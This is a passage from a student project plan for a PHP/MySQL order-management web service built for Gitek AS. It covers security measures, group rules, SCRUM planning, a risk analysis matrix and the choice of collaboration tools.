The web-server will use a MySQL database for storing information about orders and users. PHP will be used to serve a REST-api for the clientside.

2.3.2 Security

Because the system deals with business-related data while operating on public networks, we wanted to make the system more secure.

This involves various measures such as authentication for users because anyone can view the log-in page. We will also have different privilege levels for tasks within the application, so that one person cannot view/change the order-details of another. The data transmitted between the web-server and clients (web-page, Coop and bakeries) will be encrypted using SSL to support the integrity of the different businesses involved.

The traffic between the web-server and database will not be encrypted as it's all within the organization behind a firewall. This is to prevent further overhead in the system.

3 Project Organization

3.1 Roles and Responsibility

Group leader - Andreas Kristiansen. Will be responsible for setting up the WordPress and the Wiki page for the project. The contact between the supervisor and the employer.

Supervisor - Øivind Kolloen.

Employer/Customer - The customer for this project is Gitek AS represented by Khai Van Ngo.

3.2 Project Rules

1. Decisions are made by the group as a whole. If we can't come to a conclusion the supervisor will be involved
2. The project leader is Andreas
3. All three can sign documents on behalf of the rest.
4. If a person does not do the required work, the issue will be discussed within the group before supervisor is involved.
5. A member can be excluded from the group by repeated violations (3 strikes, supervisor has been involved 2 times before) of rule 4.
6. Meetings are on Mondays, Tuesdays and Wednesdays (9-15).
7. Costs are shared equally.
8. A programming-style must be followed.
9. Ambition-level: We aim for a B, but the group will be satisfied with a C.

4 Planning, Monitoring and Reporting

4.1 Software Development Methodology

We are going to use SCRUM for our development process, a popular development methodology used among modern development companies and used in numerous development projects. We could be using waterfall for the project type we are developing, since our product owner already have a vision of what they want, and what features they will need for the application to serve its purpose. However, we have chosen to use SCRUM on the grounds that we have to continuously give status updates to both product owner and project supervisor.

With SCRUM we will have the ability to continuously show throughout the development period what the projects' abilities are in that point in time. We will also be able to change our scope throughout the period as we gain knowledge or add new information that is relevant.

4.2 Status Meetings

We will have status meeting each Tuesday at 0815 with the supervisor. We will have meetings with Gitek every other week on Mondays at 1000. If the meetings are not needed, we will cancel them.

5 Organization of Quality Assurance

5.1 Documentation, Standardization and Source Code

We will follow the PSR standards for programming PHP [3] [4], Google's styleguide for Javascript [5], Google's styleguide for HTML[2] and standard MySQL. We will use inline comments in the source code where necessary, to explain what we are doing. We will also comment the functions to explain what the function does.

The meetings with the supervisor and the customer will be documented with a brief description of the content of our meetings.

Documentation for the system will be done in such a way that Gitek can easily integrate our system into their own systems.

All important files and documents will be stored in the shared Dropbox folder.

The source code will be stored on Github in a private repository. We will be using code owned by Gitek which must be kept private.

5.2 Risk Analysis

For our risk analysis we went with a standard categorization on both probability and consequence. We used documentation from Datatilsynet as guidance on the risk analysis [1]. This is primarily intended for the information-system itself, but the categorization and setup is the same.

The orange and red zone defines where countermeasures have to be planned. We then go on to list several relevant risks that may occur during the project. Finally we describe the measures taken to prevent/reduce the chance of the incident happening.

	Low	Medium	High	Very High
Very High	Orange	Red	Red	Red
High	Green	Orange	Red	Red
Medium	Green	Green	Orange	Red
Low	Green	Green	Green	Orange

#	Risk	Probability	Consequence	Impact
1	Key-features not working correctly	Medium	Very High	High
2	Leaking of sensitive data due to improper implementation of security measures	Low	Very High	Medium
3	Group member leaves	Low	Very High	Medium
4	Corrupt data in database	Medium	High	Medium
5	Not meeting set deadlines	Medium	High	Medium
6	Repository down during critical time-period	Low	Medium	Low
7	Group member gets sick over a longer period	Low	High	Low
8	Hardware failure. Either server or personal computer.	Low	High	Low
9	Services provided by Gitek not responding/being slow	Low	Medium	Low

#	Counter-Measure
1	Proper testing both before and after code is put into production.
2	Run vulnerability assessment tools. Follow documentation.
3	Ensure good working atmosphere. (Praise eachothers work, constructive criticism)
4	Implement user-input validation in code.
5	Good routines on Scrum, make realistic deadlines.

5.3 Tools

ShareLaTeX

We have chosen to use ShareLaTeX because we were already planning to use LaTeX in our report for the advanced features and a professional look and feel. With an overwhelming pool of features, we can use LaTeX to manipulate the document to act and look exactly as we want. Since we have a free ShareLaTeX license through NTNU, it pointed itself out as a good way to work in collaboration live on the same document, while giving us the option to chat and recompile previews of our documents on the go. It also keeps track of all changes making it possible to look back in history of the document, so that we can see what has been removed and added at what times by who, and restore text.

Dropbox

When looking for a file sharing service to sync and share files internally in our team, we were looking at Google Drive and Dropbox. Both offer free tiers with more than enough storage for our needs. Dropbox was the only candidate that also have an official client for Linux as well as all other platforms.

Dropbox is also supported by ShareLaTeX for live-synchronization with the files we are working on, so we always have a fresh local copy of our full LaTeX document. This makes it possible for us to always work on a fresh copy even in situations where we would be unable to connect to the Internet, or have a weak network connection.

GitHub

We were looking at both GitHub and BitBucket when looking for a repository for development code, and chose GitHub on the grounds that it's the most popular provider.

PhpStorm

IDE for PHP development, making functions in the programming language and documentation easily accessible at our fingertips. With integration for Git, it gives us a much more integrated system than a text editor for project development.

Trello


We will use Trello to have a scrum board to keep track of tasks delegate, and have a virtualization of what our backlog looks like.

Microsoft Project

Used for Gantt chart and time management virtualization, putting time used into perspective and allow us to to compare how much time the different tasks take. This makes it easier to estimate time consumption for future tasks.

6 Project Plan

6.1 Gantt Scheme



We use the Gantt scheme to visualize a roughly estimate of how we will use our time, how we divide our work and how we prioritize the different tasks ahead. At the end of each sprint, we will have a meeting with our product owner and a release of the product with the functionality done up until that point. At each meeting we will discuss our progress in development, and discuss what task we should do next. New features can be presented if needed, and we can make a plan for implementing that in one of the future sprints.

UMS = User management system

API = Application programming interface

References

- [1] Datatilsynet. Risikovurdering av informasjonssystem. https://www.datatilsynet.no/Global/04_veiledere/Risikovurdering_veileder.pdf/, 2015. [Online; accessed 20-January-2016].
- [2] Google. Google HTML CSS Style Guide. <https://google.github.io/styleguide/htmlcssguide.xml>, 2015. [Online; accessed 23-January-2016].
- [3] PHP. PHP Basic Coding Standard. <http://www.php-fig.org/psr/psr-1/>, 2015. [Online; accessed 23-January-2016].
- [4] PHP. PHP Coding Style Guide. <http://www.php-fig.org/psr/psr-2/>, 2015. [Online; accessed 23-January-2016].
- [5] Aaron Whyte. Google JavaScript Style Guide. <https://google.github.io/styleguide/javascriptguide.xml>, 2015. [Online; accessed 23-January-2016].